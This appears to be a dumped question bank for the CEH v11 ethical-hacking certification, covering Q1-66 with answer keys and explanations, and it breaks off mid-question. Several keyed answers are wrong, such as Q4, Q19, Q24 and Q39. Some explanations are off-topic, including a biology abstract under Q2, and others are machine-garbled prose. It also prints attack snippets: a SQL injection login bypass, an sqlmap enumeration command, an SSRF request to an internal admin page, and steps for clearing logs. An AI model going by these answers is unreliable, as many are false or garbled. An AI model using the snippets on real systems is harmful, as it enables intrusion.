Exam : **312-50v11**

Title : Certified Ethical Hacker Exam (CEH v11)

Vendor : EC-COUNCIL

Version : V14.95

QUESTION NO: 1

Identify the UDP port that Network Time Protocol (NTP) uses as its primary means of communication?

A. 113

B. 69

C. 123

D. 161

Answer: C

QUESTION NO: 2

An organization is performing a vulnerability assessment tor mitigating threats. James, a pen tester, scanned the organization by building an inventory of the protocols found on the organization's machines to detect which ports are attached to services such as an email server, a web server or a database server. After identifying the services, he selected the vulnerabilities on each machine and started executing only the relevant tests. What is the type of vulnerability assessment solution that James employed in the above scenario?

A. Product-based solutions

B. Tree-based assessment

C. Service-based solutions

D. inference-based assessment

Answer: C

Explanation

As systems approaches to the event of biological models become more mature, attention is increasingly that specialize in the matter of inferring parameter values within those models from experimental data. However, particularly for nonlinear models, it's not obvious, either from inspection of the model or from the experimental data, that the inverse problem of parameter fitting will have a singular solution, or maybe a non-unique solution that constrains the parameters to lie within a plausible physiological range. Where parameters can't be constrained they're termed 'unidentifiable'. We specialise in gaining insight into the causes of unidentifiability using inference-based methods, and compare a recently developed measure-theoretic approach to inverse sensitivity analysis to the favored Markov chain Monte Carlo and approximate Bayesian computation techniques for Bayesian inference. All three approaches map the uncertainty in quantities of interest within the output space to the probability of sets of parameters within the input space. The geometry of those sets demonstrates how unidentifiability are often caused by parameter compensation and provides an intuitive approach to inference-based experimental design.

QUESTION NO: 3

Todd has been asked by the security officer to purchase a counter-based authentication system. Which of the following best describes this type of system?

A. A biometric system that bases authentication decisions on behavioral attributes.

B. A biometric system that bases authentication decisions on physical attributes.

C. An authentication system that creates one-time passwords that are encrypted with secret keys.

D. An authentication system that uses passphrases that are converted into virtual passwords.
Answer: C

QUESTION NO: 4
An attacker identified that a user and an access point are both compatible with WPA2 and WPA3 encryption.
The attacker installed a rogue access point with only WPA2 compatibility in the vicinity and forced the victim to go through the WPA2 four-way handshake to get connected. After the connection was established, the attacker used automated tools to crack WPA2-encrypted messages. What is the attack performed in the above scenario?
A. Timing-based attack
B. Side-channel attack
C. Downgrade security attack
D. Cache-based attack
Answer: B

QUESTION NO: 5
Which of the following DoS tools is used to attack target web applications by starvation of available sessions on the web server?
The tool keeps sessions at halt using never-ending POST transmissions and sending an arbitrarily large content-length header value.
A. My Doom
B. Astacheldraht
C. R-U-Dead-Yet?(RUDY)
D. LOIC
Answer: C

QUESTION NO: 6
Jack, a professional hacker, targets an organization and performs vulnerability scanning on the target web server to identify any possible weaknesses, vulnerabilities, and misconfigurations. In this process, Jack uses an automated tool that eases his work and performs vulnerability scanning to find hosts, services, and other vulnerabilities in the target server. Which of the following tools is used by Jack to perform vulnerability scanning?
A. Infoga
B. WebCopier Pro
C. Netsparker
D. NCollector Studio
Answer: C

QUESTION NO: 7
Which of the following incident handling process phases is responsible for defining rules, collaborating human workforce, creating a back-up plan, and testing the plans for an organization?
A. Preparation phase

B. Containment phase

C. Identification phase

D. Recovery phase

Answer: A

QUESTION NO: 8

Clark is a professional hacker. He created and configured multiple domains pointing to the same host to switch quickly between the domains and avoid detection.

Identify the behavior of the adversary In the above scenario.

A. use of command-line interface

B. Data staging

C. Unspecified proxy activities

D. Use of DNS tunneling

Answer: C

Explanation

A proxy server acts as a gateway between you and therefore the internet. It's an intermediary server separating end users from the websites they browse. Proxy servers provide varying levels of functionality, security, and privacy counting on your use case, needs, or company policy.If you're employing a proxy server, internet traffic flows through the proxy server on its thanks to the address you requested. A proxy server is essentially a computer on the web with its own IP address that your computer knows. once you send an internet request, your request goes to the proxy server first. The proxy server then makes your web request on your behalf, collects the response from the online server, and forwards you the online page data so you'll see the page in your browser.

QUESTION NO: 9

By performing a penetration test, you gained access under a user account. During the test, you established a connection with your own machine via the SMB service and occasionally entered your login and password in plaintext.

Which file do you have to clean to clear the password?

A. .X session-log

B. .bashrc

C. .profile

D. .bash_history

Answer: D

Explanation

File created by Bash, a Unix-based shell program commonly used on Mac OS X and Linux operating systems; stores a history of user commands entered at the command prompt; used for viewing old commands that are executed.BASH_HISTORY files are hidden files with no filename prefix. They always use the filename

.bash_history.NOTE: Bash is that the shell program employed by Apple Terminal.Our goal is to assist you understand what a file with a *.bash_history suffix is and the way to open it.The Bash History file type, file format description, and Mac and Linux programs listed on this page are individually researched and verified by the FileInfo team. we attempt for 100% accuracy

and only publish information about file formats that we've tested and validated.

QUESTION NO: 10

John, a security analyst working for an organization, found a critical vulnerability on the organization's LAN that allows him to view financial and personal information about the rest of the employees. Before reporting the vulnerability, he examines the information shown by the vulnerability for two days without disclosing any information to third parties or other internal employees. He does so out of curiosity about the other employees and may take advantage of this information later. What would John be considered as?

A. Cybercriminal

B. Black hat

C. White hat

D. Gray hat

Answer: D

QUESTION NO: 11

Chandler works as a pen-tester in an IT-firm in New York. As a part of detecting viruses in the systems, he uses a detection method where the anti-virus executes the malicious codes on a virtual machine to simulate CPU and memory activities. Which type of virus detection method did Chandler use in this context?

A. Heuristic Analysis

B. Code Emulation

C. Scanning

D. Integrity checking

Answer: B

QUESTION NO: 12

Internet Protocol Security IPsec is actually a suite pf protocols. Each protocol within the suite provides different functionality. Collective IPsec does everything except.

A. Protect the payload and the headers

B. Encrypt

C. Work at the Data Link Layer

D. Authenticate

Answer: C

Explanation

https://en.wikipedia.org/wiki/IPsec Usage of IPsec Authentication Header format in Tunnel and Transport modes

QUESTION NO: 13

Based on the below log, which of the following sentences are true?

Mar 1, 2016, 7:33:28 AM 10.240.250.23 - 54373 10.249.253.15 - 22 tcp_ip

A. Application is FTP and 10.240.250.23 is the client and 10.249.253.15 is the server.

B. Application is SSH and 10.240.250.23 is the server and 10.249.253.15 is the client.

C. SSH communications are encrypted; it's impossible to know who is the client or the server.

D. Application is SSH and 10.240.250.23 is the client and 10.249.253.15 is the server.

Answer: D

QUESTION NO: 14

Elante company has recently hired James as a penetration tester. He was tasked with performing enumeration on an organization's network. In the process of enumeration, James discovered a service that is accessible to external sources. This service runs directly on port 21. What is the service enumerated byjames in the above scenario?

A. Border Gateway Protocol (BGP)

B. File Transfer Protocol (FTP)

C. Network File System (NFS)

D. Remote procedure call (RPC)

Answer: B

QUESTION NO: 15

When considering how an attacker may exploit a web server, what is web server footprinting ?

A. When an attacker implements a vulnerability scanner to identify weaknesses

B. When an attacker creates a complete profile of the site's external links and file structures

C. When an attacker gathers system-level data, including account details and server names

D. When an attacker uses a brute-force attack to crack a web-server password

Answer: B

QUESTION NO: 16

John wants to send Marie an email that includes sensitive information, and he does not trust the network that he is connected to. Marie gives him the idea of using PGP. What should John do to communicate correctly using this type of encryption?

A. Use his own public key to encrypt the message.

B. Use Marie's public key to encrypt the message.

C. Use his own private key to encrypt the message.

D. Use Marie's private key to encrypt the message.

Answer: B

QUESTION NO: 17

What type of virus is most likely to remain undetected by antivirus software?

A. Cavity virus

B. Stealth virus

C. File-extension virus

D. Macro virus

Answer: B

QUESTION NO: 18

You receive an e-mail like the one shown below. When you click on the link contained in the mail, you are redirected to a website seeking you to download free Anti-Virus software.

Dear valued customers,

We are pleased to announce the newest version of Antivirus 2010 for Windows which will probe you with total security against the latest spyware, malware, viruses, Trojans and other online threats. Simply visit the link below and enter your antivirus code:

```
Antivirus code: 5014
http://www.juggyboy/virus/virus.html
Thank you for choosing us, the worldwide leader Antivirus solutions.
Mike Robertson
PDF Reader Support
Copyright Antivirus 2010 ?All rights reserved
If you want to stop receiving mail, please go to:
http://www.juggyboy.com
```

or you may contact us at the following address:

Media Internet Consultants, Edif. Neptuno, Planta

Baja, Ave. Ricardo J. Alfaro, Tumba Muerto, n/a Panama

How will you determine if this is Real Anti-Virus or Fake Anti-Virus website?

A. Look at the website design, if it looks professional then it is a Real Anti-Virus website

B. Connect to the site using SSL, if you are successful then the website is genuine

C. Search using the URL and Anti-Virus product name into Google and lookout for suspicious warnings against this site

D. Download and install Anti-Virus software from this suspicious looking site, your Windows 7 will prompt you and stop the installation if the downloaded file is a malware

E. Download and install Anti-Virus software from this suspicious looking site, your Windows 7 will prompt you and stop the installation if the downloaded file is a malware

Answer: C

QUESTION NO: 19

Which file is a rich target to discover the structure of a website during web-server footprinting?

A. Document root

B. Robots.txt

C. domain.txt

D. index.html

Answer: C

Explanation

File TXT records are a type of Domain Name System (DNS) record that contains text information for sources outside of your domain. You add these records to your settings. You can use TXT records for various purposes. Google uses them to verify ownership and to ensure email security.

You verify your domain through your domain host (typically where you purchased your domain name). Your domain host maintains settings called DNS records that direct internet traffic to your domain name. For details, see Identify your domain host.

Google gives you a TXT verification record to add to your domain host's DNS records. When Google sees the record exists, your domain ownership is confirmed. The verification record does not affect your website or email.

QUESTION NO: 20

A user on your Windows 2000 network has discovered that he can use L0phtcrack to sniff the SMB exchanges which carry user logons. The user is plugged into a hub with 23 other systems.

However, he is unable to capture any logons though he knows that other users are logging in.

What do you think is the most likely reason behind this?

A. There is a NIDS present on that segment.

B. Kerberos is preventing it.

C. Windows logons cannot be sniffed.

D. L0phtcrack only sniffs logons to web servers.

Answer: B

QUESTION NO: 21

One of your team members has asked you to analyze the following SOA record.

What is the TTL? Rutgers.edu.SOA NS1.Rutgers.edu ipad.college.edu (200302028 3600 3600 604800 2400.)

A. 200303028

B. 3600

C. 604800

D. 2400

E. 60

F. 4800

Answer: D

QUESTION NO: 22

What piece of hardware on a computer's motherboard generates encryption keys and only releases a part of the key so that decrypting a disk on a new piece of hardware is not possible?

A. CPU

B. GPU

C. UEFI

D. TPM

Answer: D

Explanation

The TPM is a chip that's part of your computer's motherboard - if you bought an off-the-shelf PC, it's soldered onto the motherboard. If you built your own computer, you can buy one as an add-on module if your motherboard supports it. The TPM generates encryption keys, keeping part of the key to itself

QUESTION NO: 23

Which of the following is the structure designed to verify and authenticate the identity of individuals within the enterprise taking part in a data exchange?

A. SOA

B. biometrics

C. single sign on

D. PKI

Answer: D

QUESTION NO: 24

Ethical hacker jane Smith is attempting to perform an SQL injection attach. She wants to test the response time of a true or false response and wants to use a second command to determine whether the database will return true or false results for user IDs. which two SQL Injection types would give her the results she is looking for?

A. Out of band and boolean-based

B. Time-based and union-based

C. union-based and error-based

D. Time-based and boolean-based

Answer: B

Explanation

Boolean-based (content-based) Blind SQLi

Boolean-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the application to return a different result depending on whether the query returns a TRUE or FALSE result.

Depending on the result, the content within the HTTP response will change, or remain the same. This allows an attacker to infer if the payload used returned true or false, even though no data from the database is returned. This attack is typically slow (especially on large databases) since an attacker would need to enumerate a database, character by character.

Time-based Blind SQLi

Time-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the database to wait for a specified amount of time (in seconds) before responding. The response time will indicate to the attacker whether the result of the query is TRUE or FALSE.

Depending on the result, an HTTP response will be returned with a delay, or returned immediately.

This allows an attacker to infer if the payload used returned true or false, even though no data from the database is returned. This attack is typically slow (especially on large databases) since an attacker would need to enumerate a database character by character.

https://www.acunetix.com/websitesecurity/sql-injection2/

QUESTION NO: 25

Ben purchased a new smartphone and received some updates on it through the OTA method. He received two messages: one with a PIN from the network operator and another asking him to enter the PIN received from the operator. As soon as he entered the PIN, the smartphone started functioning in an abnormal manner. What is the type of attack performed on Ben in the above scenario?

A. Advanced SMS phishing

B. Bypass SSL pinning

C. Phishing

D. Tap 'n ghost attack

Answer: A

QUESTION NO: 26

What is the BEST alternative if you discover that a rootkit has been installed on one of your computers?

A. Copy the system files from a known good system

B. Perform a trap and trace

C. Delete the files and try to determine the source

D. Reload from a previous backup

E. Reload from known good media

Answer: E

QUESTION NO: 27

Ralph, a professional hacker, targeted Jane, who had recently bought new systems for her company. After a few days, Ralph contacted Jane while masquerading as a legitimate customer support executive, informing that her systems need to be serviced for proper functioning and that customer support will send a computer technician. Jane promptly replied positively. Ralph entered Jane's company using this opportunity and gathered sensitive information by scanning terminals for passwords, searching for important documents in desks, and rummaging bins. What is the type of attack technique Ralph used on jane?

A. Dumpster diving

B. Eavesdropping

C. Shoulder surfing

D. impersonation

Answer: D

QUESTION NO: 28

What is the least important information when you analyze a public IP address in a security alert?

A. DNS

B. Whois

C. Geolocation

D. ARP

Answer: D

QUESTION NO: 29

Attacker Steve targeted an organization's network with the aim of redirecting the company's web traffic to another malicious website. To achieve this goal, Steve performed DNS cache poisoning by exploiting the vulnerabilities In the DNS server software and modified the original IP address of the target website to that of a fake website. What is the technique employed by Steve to gather information for identity theft?

A. Pretexting

B. Pharming

C. Wardriving

D. Skimming

Answer: B

Explanation

A pharming attacker tries to send a web site's traffic to a faux website controlled by the offender, typically for the aim of collection sensitive data from victims or putting in malware on their machines. Attacker tend to specialize in making look-alike ecommerce and digital banking websites to reap credentials and payment card data.

Though they share similar goals, pharming uses a special technique from phishing. "Pharming attacker are targeted on manipulating a system, instead of tricking people into reaching to a dangerous web site," explains David Emm, principal security man of science at Kaspersky. "When either a phishing or pharming attacker is completed by a criminal, they need a similar driving issue to induce victims onto a corrupt location, however the mechanisms during which this is often undertaken are completely different."

QUESTION NO: 30

DNS cache snooping is a process of determining if the specified resource address is present in the DNS cache records. It may be useful during the examination of the network to determine what software update resources are used, thus discovering what software is installed.

What command is used to determine if the entry is present in DNS cache?

A. nslookup -fullrecursive update.antivirus.com

B. dnsnooping -rt update.antivirus.com

C. nslookup -norecursive update.antivirus.com

D. dns --snoop update.antivirus.com

Answer: C

QUESTION NO: 31

Tess King is using the nslookup command to craft queries to list all DNS information (such as Name Servers, host names, MX records, CNAME records, glue records (delegation for child Domains), zone serial number, TimeToLive (TTL) records, etc) for a Domain.

What do you think Tess King is trying to accomplish? Select the best answer.

A. A zone harvesting

B. A zone transfer

C. A zone update

D. A zone estimate

Answer: B

QUESTION NO: 32

A large mobile telephony and data network operator has a data center that houses network elements. These are essentially large computers running on Linux. The perimeter of the data center is secured with firewalls and IPS systems.

What is the best security policy concerning this setup?

A. Network elements must be hardened with user ids and strong passwords. Regular security tests and audits should be performed.

B. As long as the physical access to the network elements is restricted, there is no need for additional measures.

C. There is no need for specific security measures on the network elements as long as firewalls and IPS systems exist.

D. The operator knows that attacks and down time are inevitable and should have a backup site.

Answer: A

QUESTION NO: 33

You have successfully logged on a Linux system. You want to now cover your trade Your login attempt may be logged on several files located in /var/log. Which file does NOT belongs to the list:

A. user.log

B. auth.fesg

C. wtmp

D. btmp

Answer: C

QUESTION NO: 34

Eric has discovered a fantastic package of tools named Dsniff on the Internet. He has learnt to use these tools in his lab and is now ready for real world exploitation. He was able to effectively intercept communications between the two entities and establish credentials with both sides of the connections. The two remote ends of the communication never notice that Eric is relaying the information between the two. What would you call this attack?

A. Interceptor

B. Man-in-the-middle

C. ARP Proxy

D. Poisoning Attack

Answer: B

QUESTION NO: 35

In an attempt to damage the reputation of a competitor organization, Hailey, a professional hacker, gathers a list of employee and client email addresses and other related information by using various search engines, social networking sites, and web spidering tools. In this process, she also uses an automated tool to gather a list of words from the target website to further perform a brute-force attack on the previously gathered email addresses.

What is the tool used by Hailey for gathering a list of words from the target website?

A. Shadowsocks

B. CeWL

C. Psiphon

D. Orbot

Answer: B

QUESTION NO: 36
To determine if a software program properly handles a wide range of invalid input, a form of automated testing can be used to randomly generate invalid input in an attempt to crash the program.
What term is commonly used when referring to this type of testing?
A. Randomizing
B. Bounding
C. Mutating
D. Fuzzing
Answer: D

QUESTION NO: 37
Robin, a professional hacker, targeted an organization's network to sniff all the traffic. During this process.
Robin plugged in a rogue switch to an unused port in the LAN with a priority lower than any other switch in the network so that he could make it a root bridge that will later allow him to sniff all the traffic in the network.
What is the attack performed by Robin in the above scenario?
A. ARP spoofing attack
B. VLAN hopping attack
C. DNS poisoning attack
**D.** STP attack
Answer: D
Explanation
STP prevents bridging loops in a redundant switched network environment. By avoiding loops, you can ensure that broadcast traffic does not become a traffic storm.
STP is a hierarchical tree-like topology with a "root" switch at the top. A switch is elected as root based on the lowest configured priority of any switch (0 through 65,535). When a switch boots up, it begins a process of identifying other switches and determining the root bridge. After a root bridge is elected, the topology is established from its perspective of the connectivity. The switches determine the path to the root bridge, and all redundant paths are blocked. STP sends configuration and topology change notifications and acknowledgments (TCN/TCA) using bridge protocol data units (BPDU).
An STP attack involves an attacker spoofing the root bridge in the topology. The attacker broadcasts out an STP configuration/topology change BPDU in an attempt to force an STP recalculation. The BPDU sent out announces that the attacker's system has a lower bridge priority. The attacker can then see a variety of frames forwarded from other switches to it. STP recalculation may also cause a denial-of-service (DoS) condition on the network by causing an interruption of 30 to 45 seconds each time the root bridge changes. An attacker using STP network topology changes to force its host to be elected as the root bridge.

Network Attach Hosl

switch

QUESTION NO: 38

Some clients of TPNQM SA were redirected to a malicious site when they tried to access the TPNQM main site. Bob, a system administrator at TPNQM SA, found that they were victims of DNS Cache Poisoning. What should Bob recommend to deal with such a threat?

A. The use of security agents in clients' computers

B. The use of DNSSEC

C. The use of double-factor authentication

D. Client awareness

Answer: B

QUESTION NO: 39

What is the following command used for?

sqlmap.py-u

,,http://10.10.1.20/?p=1

&forumaction=search" -dbs

A. Creating backdoors using SQL injection

B. A Enumerating the databases in the DBMS for the URL

C. Retrieving SQL statements being executed on the database

D. Searching database statements at the IP address given

Answer: A

QUESTION NO: 40

An attacker redirects the victim to malicious websites by sending them a malicious link by email. The link appears authentic but redirects the victim to a malicious web page, which allows the attacker to steal the victim's data. What type of attack is this?

A. Phishing

B. Vlishing

C. Spoofing

D. DDoS

Answer: A

QUESTION NO: 41

In both pharming and phishing attacks, an attacker can create websites that look similar to legitimate sites with the intent of collecting personal identifiable information from its victims. What is the difference between pharming and phishing attacks?

A. In a pharming attack, a victim is redirected to a fake website by modifying their host configuration file or by exploiting vulnerabilities in DNS. In a phishing attack, an attacker provides the victim with a URL that is either misspelled or looks similar to the actual websites domain name

B. In a phishing attack, a victim is redirected to a fake website by modifying their host configuration file or by exploiting vulnerabilities in DNS. In a pharming attack, an attacker provides the victim with a URL that is either misspelled or looks very similar to the actual websites domain name

C. Both pharming and phishing attacks are purely technical and are not considered forms of social engineering

D. Both pharming and phishing attacks are identical

Answer: A

QUESTION NO: 42

Firewalk has just completed the second phase (the scanning phase) and a technician receives the output shown below. What conclusions can be drawn based on these scan results?
TCP port 21 no response
TCP port 22 no response
TCP port 23 Time-to-live exceeded

A. The lack of response from ports 21 and 22 indicate that those services are not running on the destination server

B. The scan on port 23 was able to make a connection to the destination host prompting the firewall to respond with a TTL error

C. The scan on port 23 passed through the filtering device. This indicates that port 23 was not blocked at the firewall

D. The firewall itself is blocking ports 21 through 23 and a service is listening on port 23 of the target host

Answer: C

QUESTION NO: 43

A company's Web development team has become aware of a certain type of security vulnerability in their Web software. To mitigate the possibility of this vulnerability being exploited, the team wants to modify the software requirements to disallow users from entering HTML as input into their Web application.
What kind of Web application vulnerability likely exists in their software?

A. Cross-site scripting vulnerability

B. SQL injection vulnerability

C. Web site defacement vulnerability

D. Gross-site Request Forgery vulnerability

Answer: A

QUESTION NO: 44

Steve, a scientist who works in a governmental security agency, developed a technological solution to identify people based on walking patterns and implemented this approach to a physical control access.

A camera captures people walking and identifies the individuals using Steve's approach. After that, people must approximate their RFID badges. Both the identifications are required to open the door.

In this case, we can say:

A. Although the approach has two phases, it actually implements just one authentication factor

B. The solution implements the two authentication factors: physical object and physical characteristic

C. The solution will have a high level of false positives

D. Biological motion cannot be used to identify people

Answer: B

QUESTION NO: 45

Which system consists of a publicly available set of databases that contain domain name registration contact information?

A. WHOIS

B. CAPTCHA

C. IANA

D. IETF

Answer: A

QUESTION NO: 46

Which of the following is a low-tech way of gaining unauthorized access to systems?

A. Social Engineering

B. Eavesdropping

C. Scanning

D. Sniffing

Answer: A

QUESTION NO: 47

You are a penetration tester working to test the user awareness of the employees of the client xyz. You harvested two employees' emails from some public sources and are creating a client-side backdoor to send it to the employees via email. Which stage of the cyber kill chain are you at?

A. Reconnaissance

B. Command and control

C. Weaponization

D. Exploitation

Answer: C

Explanation
Weaponization
The adversary analyzes the data collected in the previous stage to identify the vulnerabilities and techniques that can exploit and gain unauthorized access to the target organization. Based on the vulnerabilities identified during analysis, the adversary selects or creates a tailored deliverable malicious payload (remote-access malware weapon) using an exploit and a backdoor to send it to the victim. An adversary may target specific network devices, operating systems, endpoint devices, or even individuals within the organization to carry out their attack. For example, the adversary may send a phishing email to an employee of the target organization, which may include a malicious attachment such as a virus or worm that, when downloaded, installs a backdoor on the system that allows remote access to the adversary. The following are the activities of the adversary: o Identifying appropriate malware payload based on the analysis o Creating a new malware payload or selecting, reusing, modifying the available malware payloads based on the identified vulnerability o Creating a phishing email campaign o Leveraging exploit kits and botnets

QUESTION NO: 48
Which of the following LM hashes represent a password of less than 8 characters? (Choose two.)
A. BA810DBA98995F1817306D272A9441BB
B. 44EFCE164AB921CQAAD3B435B51404EE
C. 0182BD0BD4444BF836077A718CCDF409
D. CEC52EB9C8E3455DC2265B23734E0DAC
E. B757BF5C0D87772FAAD3B435B51404EE
F. E52CAC67419A9A224A3B108F3FA6CB6D
Answer: B E

QUESTION NO: 49
When purchasing a biometric system, one of the considerations that should be reviewed is the processing speed. Which of the following best describes what it is meant by processing?
A. The amount of time and resources that are necessary to maintain a biometric system
B. How long it takes to setup individual user accounts
C. The amount of time it takes to be either accepted or rejected from when an individual provides identification and authentication information
D. The amount of time it takes to convert biometric data into a template on a smart card
Answer: C

QUESTION NO: 50
Why would you consider sending an email to an address that you know does not exist within the company you are performing a Penetration Test for?
A. To determine who is the holder of the root account
B. To perform a DoS
C. To create needless SPAM
D. To illicit a response back that will reveal information about email servers and how they

treat undeliverable mail

E. To test for virus protection

Answer: D

QUESTION NO: 51

CompanyXYZ has asked you to assess the security of their perimeter email gateway. From your office in New York, you craft a specially formatted email message and send it across the Internet to an employee of CompanyXYZ. The employee of CompanyXYZ is aware of your test. Your email message looks like this:

From: jim_miller@companyxyz.com

To: michelle_saunders@companyxyz.com Subject: Test message

Date: 4/3/2017 14:37

The employee of CompanyXYZ receives your email message.

This proves that CompanyXYZ's email gateway doesn't prevent what?

A. Email Masquerading

B. Email Harvesting

C. Email Phishing

D. Email Spoofing

Answer: D

QUESTION NO: 52

Suppose that you test an application for the SQL injection vulnerability. You know that the backend database is based on Microsoft SQL Server. In the login/password form, you enter the following credentials:

Username: attack' or 1=1 -

Password: 123456

Based on the above credentials, which of the following SQL commands are you expecting to be executed by the server, if there is indeed an SQL injection vulnerability?

A. select * from Users where UserName = 'attack' ' or 1=1 -- and UserPassword = '123456'

B. select * from Users where UserName = 'attack' or 1=1 -- and UserPassword = '123456'

C. select * from Users where UserName = 'attack or 1=1 -- and UserPassword = '123456'

D. select * from Users where UserName = 'attack' or 1=1 --' and UserPassword = '123456'

Answer: A

QUESTION NO: 53

Which of the following antennas is commonly used in communications for a frequency band of 10 MHz to VHF and UHF?

A. Yagi antenna

B. Dipole antenna

C. Parabolic grid antenna

D. Omnidirectional antenna

Answer: A

QUESTION NO: 54

Which of the following is considered an exploit framework and has the ability to perform automated attacks on services, ports, applications and unpatched security flaws in a computer system?

A. Wireshark

B. Maltego

C. Metasploit

D. Nessus

Answer: C

QUESTION NO: 55

A friend of yours tells you that he downloaded and executed a file that was sent to him by a coworker. Since the file did nothing when executed, he asks you for help because he suspects that he may have installed a trojan on his computer.

what tests would you perform to determine whether his computer Is Infected?

A. Use ExifTool and check for malicious content.

B. You do not check; rather, you immediately restore a previous snapshot of the operating system.

C. Upload the file to VirusTotal.

D. Use netstat and check for outgoing connections to strange IP addresses or domains.

Answer: C

QUESTION NO: 56

Null sessions are un-authenticated connections (not using a username or password.) to an NT or 2000 system.

Which TCP and UDP ports must you filter to check null sessions on your network?

A. 137 and 139

B. 137 and 443

C. 139 and 443

D. 139 and 445

Answer: D

QUESTION NO: 57

A group of hackers were roaming around a bank office building in a city, driving a luxury car. They were using hacking tools on their laptop with the intention to find a free-access wireless network. What is this hacking process known as?

A. GPS mapping

B. Spectrum analysis

C. Wardriving

D. Wireless sniffing

Answer: C

QUESTION NO: 58

Jason, an attacker, targeted an organization to perform an attack on its Internet-facing web server with the intention of gaining access to backend servers, which are protected by a

firewall. In this process, he used a URL https://xyz.com/feed.php?url:externalsile.com/feed/to to obtain a remote feed and altered the URL input to the local host to view all the local resources on the target server. What is the type of attack Jason performed In the above scenario?

A. website defacement

B. Server-side request forgery (SSRF) attack

C. Web server misconfiguration

D. web cache poisoning attack

Answer: B

Explanation

Server-side request forgery (also called SSRF) is a net security vulnerability that allows an assaulter to induce the server-side application to make http requests to associate arbitrary domain of the attacker's choosing.

In typical SSRF examples, the attacker might cause the server to make a connection back to itself, or to other web-based services among the organization's infrastructure, or to external third-party systems.

Another type of trust relationship that often arises with server-side request forgery is where the application server is able to interact with different back-end systems that aren't directly reachable by users. These systems typically have non-routable private informatics addresses. Since the back-end systems normally ordinarily protected by the topology, they typically have a weaker security posture. In several cases, internal back-end systems contain sensitive functionality that may be accessed while not authentication by anyone who is able to act with the systems.

In the preceding example, suppose there's an body interface at the back-end url https://192.168.0.68/admin.

Here, an attacker will exploit the SSRF vulnerability to access the executive interface by submitting the following request:

POST /product/stock HTTP/1.0

Content-Type: application/x-www-form-urlencoded

Content-Length: 118

stockApi=http://192.168.0.68/admin

QUESTION NO: 59

You are a security officer of a company. You had an alert from IDS that indicates that one PC on your Intranet is connected to a blacklisted IP address (C2 Server) on the Internet. The IP address was blacklisted just before the alert. You are starting an investigation to roughly analyze the severity of the situation. Which of the following is appropriate to analyze?

A. IDS log

B. Event logs on domain controller

C. Internet Firewall/Proxy log.

D. Event logs on the PC

Answer: C

QUESTION NO: 60

You are tasked to perform a penetration test. While you are performing information gathering,

you find an employee list in Google. You find the receptionist's email, and you send her an email changing the source email to her boss's email (boss@company). In this email, you ask for a pdf with information. She reads your email and sends back a pdf with links. You exchange the pdf links with your malicious links (these links contain malware) and send back the modified pdf, saying that the links don't work. She reads your email, opens the links, and her machine gets infected. You now have access to the company network. What testing method did you use?

A. Social engineering

B. Piggybacking

C. Tailgating

D. Eavesdropping

Answer: A

QUESTION NO: 61

Jack, a disgruntled ex-employee of Incalsol Ltd., decided to inject fileless malware into Incalsol's systems. To deliver the malware, he used the current employees' email IDs to send fraudulent emails embedded with malicious links that seem to be legitimate. When a victim employee clicks on the link, they are directed to a fraudulent website that automatically loads Flash and triggers the exploit. What is the technique used byjack to launch the fileless malware on the target systems?

A. In-memory exploits

B. Phishing

C. Legitimate applications

D. Script-based injection

Answer: B

QUESTION NO: 62

Which of the following types of SQL injection attacks extends the results returned by the original query, enabling attackers to run two or more statements if they have the same structure as the original one?

A. Error-based injection

B. Boolean-based blind SQL injection

C. Blind SQL injection

D. Union SQL injection

Answer: D

QUESTION NO: 63

Boney, a professional hacker, targets an organization for financial benefits. He performs an attack by sending his session ID using an MITM attack technique. Boney first obtains a valid session ID by logging into a service and later feeds the same session 10 to the target employee. The session ID links the target employee to Boneys account page without disclosing any information to the victim. When the target employee clicks on the link, all the sensitive payment details entered in a form are linked to Boneys account. What is the attack performed by Boney in the above scenario?

A. Session donation attack

B. Session fixation attack

C. Forbidden attack

D. CRIME attack

Answer: A

Explanation

In a session donation attack, the attacker donates their own session ID to the target user. In this attack, the attacker first obtains a valid session ID by logging into a service and later feeds the same session ID to the target user. This session ID links a target user to the attacker's account page without disclosing any information to the victim. When the target user clicks on the link and enters the details (username, password, payment details, etc.) in a form, the entered details are linked to the attacker's account. To initiate this attack, the attacker can send their session ID using techniques such as cross-site cooking, an MITM attack, and session fixation. A session donation attack involves the following steps.

QUESTION NO: 64

To invisibly maintain access to a machine, an attacker utilizes a toolkit that sits undetected In the core components of the operating system. What is this type of rootkit an example of?

A. Mypervisor rootkit

B. Kernel toolkit

C. Hardware rootkit

D. Firmware rootkit

Answer: B

Explanation

Kernel-mode rootkits run with the best operating system privileges (Ring 0) by adding code or replacement parts of the core operating system, as well as each the kernel and associated device drivers. Most operative systems support kernel-mode device drivers, that execute with a similar privileges because the software itself.

As such, several kernel-mode rootkits square measure developed as device drivers or loadable modules, like loadable kernel modules in Linux or device drivers in Microsoft Windows. This category of rootkit has unrestricted security access, however is tougher to jot down. The quality makes bugs common, and any bugs in code operative at the kernel level could seriously impact system stability, resulting in discovery of the rootkit. one amongst the primary wide familiar kernel rootkits was developed for Windows NT four.0 and discharged in Phrack magazine in 1999 by Greg Hoglund. Kernel rootkits is particularly tough to observe and take away as a result of they operate at a similar security level because the software itself, and square measure therefore able to intercept or subvert the foremost sure software operations. Any package, like antivirus package, running on the compromised system is equally vulnerable. during this scenario, no a part of the system is sure.

QUESTION NO: 65

What term describes the amount of risk that remains after the vulnerabilities are classified and the countermeasures have been deployed?

A. Residual risk

B. Impact risk

C. Deferred risk

D. Inherent risk

Answer: A

QUESTION NO: 66

Robert, a professional hacker, is attempting to execute a fault injection attack on a target IoT device. In this process, he injects faults into the power supply that can be used for remote execution, also causing the skipping of key instructions. He also injects faults into the clock network used for delivering a synchronized signal across the chip.

Which of the following types of fault injection attack is performed by Robert in the above scenario?

